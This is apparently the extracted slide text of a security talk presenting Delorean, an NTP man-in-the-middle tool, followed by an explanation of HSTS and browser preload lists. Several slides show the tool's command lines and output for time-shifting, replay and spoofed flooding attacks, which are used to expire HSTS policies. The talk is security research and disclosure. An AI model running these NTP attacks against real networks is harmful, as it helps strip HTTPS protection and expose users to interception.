5	32.132393000	192.168.2.2	192.168.1.100	NTP	110	NTP Version 3, server
6	41.243363000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
7	51.360859000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
8	60.192576000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
9	71.125885000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
10	80.917164000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
11	89.873160000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
12	99.663807000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
13	108.534417000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
14	119.530028000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
15	128.487563000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
16	128.525009000	192.168.2.2	192.168.1.100	NTP	110	NTP Version 3, server
17	151.116206000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client
18	151.118500000	192.168.2.2	192.168.1.100	NTP	110	NTP Version 3, server
19	158.994790000	192.168.1.100	192.168.2.2	NTP	110	NTP Version 3, client



Not a silver bullet



Let's Go!

- ~~Modern Time Synchronisation~~
- Get in a Delorean
- HTTP Strict Transport Security
- Windows task scheduler
- Public Key Infrastructure
- Conclusions & Recommendations



- NTP MitM Tool. Free. Open Source. Python.
 - <http://github.com/PentesterES/Delorean>
- Based on a kimifly's work:
 - <http://github.com/limifly/ntpserver>
- Implements several attacks.
- It pretends to be an NTP attack 'suite'.



Delorean

```
$ ./delorean.py -h
```

```
Usage: delorean.py [options]
```

Options:

-h, --help show this help message and exit

-i INTERFACE, --interface=INTERFACE
Listening interface

-p PORT, --port=PORT Listening port

-n, --nobanner Not show Delorean banner

-s STEP, --force-step=STEP

Force the time step: 3m (minutes), 4d (days), 1M
(month)

-d DATE, --force-date=DATE

Force the date: YYYY-MM-DD hh:mm[:ss]

-r, --random-date Use random date each time



Basic attacks

```
# ./delorean.py -n
```

```
[22:02:57] Sent to 192.168.10.102:55962 - Going to the future! 2015-06-20 22:02
```

```
[22:02:59] Sent to 192.168.10.102:39708 - Going to the future! 2015-06-20 22:02
```

```
# ./delorean.py -s 10d -n
```

```
[22:02:57] Sent to 192.168.10.102:55962 - Going to the future! 2015-06-20 22:02
```

```
[22:02:59] Sent to 192.168.10.102:39708 - Going to the future! 2015-06-20 22:02
```

```
# ./delorean.py -d '2020-08-01' -n
```

```
[22:02:57] Sent to 192.168.10.102:55962 - Going to the future! 2015-06-20 22:02
```

```
[22:02:59] Sent to 192.168.10.102:39708 - Going to the future! 2015-06-20 22:02
```

```
# ./delorean.py -r -n
```

```
[22:02:57] Sent to 192.168.10.102:55962 - Going to the future! 2015-06-20 22:02
```

```
[22:02:59] Sent to 192.168.10.102:39708 - Going to the future! 2015-06-20 22:02
```



DEMO

Time Skimming Attack



Tim

ecs



Time Skimming Attack

```
# ./delorean.py -k 15h -t 10s -n
```

```
[21:57:26] Sent to 192.168.10.105:123 - Going to the future! 2015-06-11 12:57
```

```
[21:57:33] Sent to 192.168.10.105:123 - Going to the future! 2015-06-12 03:57
```

```
[21:57:37] Sent to 192.168.10.105:123 - Going to the future! 2015-06-12 18:56
```

```
[21:57:44] Sent to 192.168.10.105:123 - Going to the future! 2015-06-13 09:56
```

```
[21:57:50] Sent to 192.168.10.105:123 - Going to the future! 2015-06-14 00:56
```

```
[21:57:58] Sent to 192.168.10.105:123 - Going to the future! 2015-06-14 15:56
```

```
[21:58:04] Sent to 192.168.10.105:123 - Going to the future! 2015-06-15 06:56
```

```
[21:58:11] Sent to 192.168.10.105:123 - Going to the future! 2015-06-15 21:56
```

```
[21:58:17] Sent to 192.168.10.105:123 - Going to the future! 2015-06-16 12:56
```



DEMO

Replay Attack

```
$ ./delorean.py -n -r capture.pcap
```

```
[06:19:13] Replayed to 192.168.10.105:39895 - Going to the past! 2015-06-24 21:41
```

```
[06:19:17] Replayed to 192.168.10.105:39895 - Going to the past! 2015-06-24 21:41
```

Network Time Protocol (NTP Version 3, server)

Flags: 0x1c

Peer Clock Stratum: primary reference (1)

Peer Polling Interval: 17 (131072 sec)

Peer Clock Precision: 0.015625 sec

Root Delay: 0.0000 sec

Root Dispersion: 10.8970 sec

Reference ID: uncalibrated local clock

Reference Timestamp: Oct 6, 2014 11:19:26.714040000 UTC

Origin Timestamp: Oct 7, 2014 08:28:38.301633000 UTC

Receive Timestamp: Oct 7, 2014 08:28:38.118040000 UTC

Transmit Timestamp: Oct 7, 2014 08:28:38.118040000 UTC

Key ID: 5e040000

Message Authentication Code: 92981e96143be2501f1bcdb6cad6c343



Spoofing Attack

```
$ ./delorean.py -n -f 192.168.10.10 -o 8.8.8.8 -r capture.pcap  
Flooding to 192.168.10.10
```

```
$ tcpdump -nn -p -i eth1 host 192.168.10.10
```

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
```

```
08:26:07.621412 IP 8.8.8.8.123 > 192.168.10.10.123: NTPv4, Server, length 48
```

```
08:26:07.682578 IP 8.8.8.8.123 > 192.168.10.10.123: NTPv4, Server, length 48
```

```
08:26:07.761407 IP 8.8.8.8.123 > 192.168.10.10.123: NTPv4, Server, length 48
```

```
08:26:07.766434 IP 8.8.8.8.123 > 192.168.10.10.123: NTPv4, Server, length 48
```

```
08:26:07.843923 IP 8.8.8.8.123 > 192.168.10.10.123: NTPv4, Server, length 48
```

```
08:26:07.905666 IP 8.8.8.8.123 > 192.168.10.10.123: NTPv4, Server, length 48
```

```
08:26:07.922923 IP 8.8.8.8.123 > 192.168.10.10.123: NTPv4, Server, length 48
```



Anti replaying...

```
Network Time Protocol (NTP Version 4, client)
  Flags: 0xe3
    11.. .... = Leap Indicator: no warning (0)
    ..10 0... = Version number: NTP Version 4 (4)
    .... .011 = Mode: client (1)
  Peer Clock Stratum: unspecified (16)
  Peer Polling Interval: invalid (3)
  Peer Clock Precision: 0.000001 sec
  Root Delay: 1.0000 sec
  Root Dispersion: 1.0000 sec
  Reference ID: NULL
  Reference Timestamp: Jan 1, 1970 00:00:00.000000000 UTC
  Origin Timestamp: Jan 1, 1970 00:00:00.000000000 UTC
  Receive Timestamp: Jan 1, 1970 00:00:00.000000000 UTC
  Transmit Timestamp: Sep 3, 2014 08:40:04.634295000 UTC
```

```
Network Time Protocol (NTP Version 4, server)
  Flags: 0x24
    00.. .... = Leap Indicator: no warning (0)
    ..10 0... = Version number: NTP Version 4 (4)
    .... .100 = Mode: server (4)
  Peer Clock Stratum: secondary reference (2)
  Peer Polling Interval: invalid (3)
  Peer Clock Precision: 0.000001 sec
  Root Delay: 0.0099 sec
  Root Dispersion: 0.0239 sec
  Reference ID: 192.93.2.20
  Reference Timestamp: Sep 3, 2014 08:36:01.601928000 UTC
  Origin Timestamp: Sep 3, 2014 08:40:04.634295000 UTC
  Receive Timestamp: Sep 3, 2014 08:40:04.653302000 UTC
  Transmit Timestamp: Sep 3, 2014 08:40:04.653354000 UTC
```




Let's Go!

- ~~Modern Time Synchronisation~~
- ~~Get in a Delorean~~
- HTTP Strict Transport Security
- Windows task scheduler
- Public Key Infrastructure
- Conclusions & Recommendations



Stripping SSL links




HTTP Strict Transport Security

- RFC-6797: November 2012.
- Also known as HSTS or STS.
- Prevent HTTP connections.
- Prevent accepting self-signed and rogue certificates.
- Use a new “Strict-Transport-Security” header.



Who uses HSTS?



Who uses HSTS?


nccgroup
freedom from doubt



Microsoft



How it work?



Parameters

- max-age: amount of seconds that the policy is enabled.
- includeSubdomains: If present, the policy applies to all subdomains, not just the visited one.

```
$ ./hsts_catcher.py -U https://accounts.google.com  
max-age=10893354; includeSubDomains  
$  
$ ./hsts_catcher.py -U https://paypal.com  
max-age=14400  
$  
$ ./hsts_catcher.py -U https://github.com  
max-age=31536000; includeSubdomains; preload
```



Browsers support

IE	Firefox	Chrome	Safari	Opera	iOS Safari +	Opera Mini +	Android Browser +	Chrome for Android
		31						
		35						
		36					4.1	
8		37					4.3	
9	34	38					4.4	
10	35	39	7.1	26	7.1		4.4.4	
11	36	40	8	27	8.1	8	37	40
TP	37	41		28				
	38	42		29				
	39	43						

- <http://caniuse.com/#feat=stricttransportsecurity>



HSTS Timeline



HTTPS
connection

153600






Preloaded HSTS

- Hardcoded list of well known website names that should always use HTTPS.
- Prevent the security gap before the first HTTPS connection.
- Google, Twitter, Paypal, ...



Avoid protected names





3153600
secs later



Preloaded HSTS - Google

There is still a window where a user who has a fresh install, or who wipes out their local state, is vulnerable. Because of that, Chrome and Firefox share a "Preloaded HSTS" list. These domains will be configured for HSTS out of the box.

If you own a site that you would like to see included in the preloaded HSTS list you can submit it at <https://hstspreload.appspot.com>.

A selected subset of the members of the preloaded HSTS list:

- Google
- Paypal
- Twitter
- Simple
- Linode
- Stripe
- Lastpass

Check the source for the [full list](#).

<http://www.chromium.org/sts>



Preloaded HSTS - Mozilla

However, when connecting to an HSTS host for the first time, the browser won't know whether or not to use a secure connection, because it has never received an HSTS header from that host. Consequently, an active network attacker could prevent the browser from ever connecting securely (and even worse, the user may never realize something is amiss). To mitigate this attack, we have added to Firefox a list of hosts that want HSTS enforced by default. When a user connects to one of these hosts for the first time, the browser will know that it must use a secure connection. If a network attacker prevents secure connections to the server, the browser will not attempt to connect over an insecure protocol, thus maintaining the user's security.

<https://blog.mozilla.org/security/2012/11/01/preloading-hsts/>



Preloaded HSTS - Others

Currently [redacted] HSTS "max-age" value is four hours. We already aware of this and we have an existing plan to increase this value in near future. Additionally, Chrome and Firefox come with pre-loaded lists of popular websites (Including [redacted] for which HSTS is enforced by default

The real world attack window is negligible to conduct Man-In-Middle (MIM) by taking advantage of HSTS low "max-age" value. Because the MIM should target a victim with the condition which includes the following condition:

- Victim should be connecting to [redacted] for the **first time after 4 hours** of his last [redacted] access + Victim should type [http://\[redacted\]](http://[redacted]) instead of [https://\[redacted\]](https://[redacted]) + Victim should be using browser other than **Google Chrome and Mozilla Firefox.**

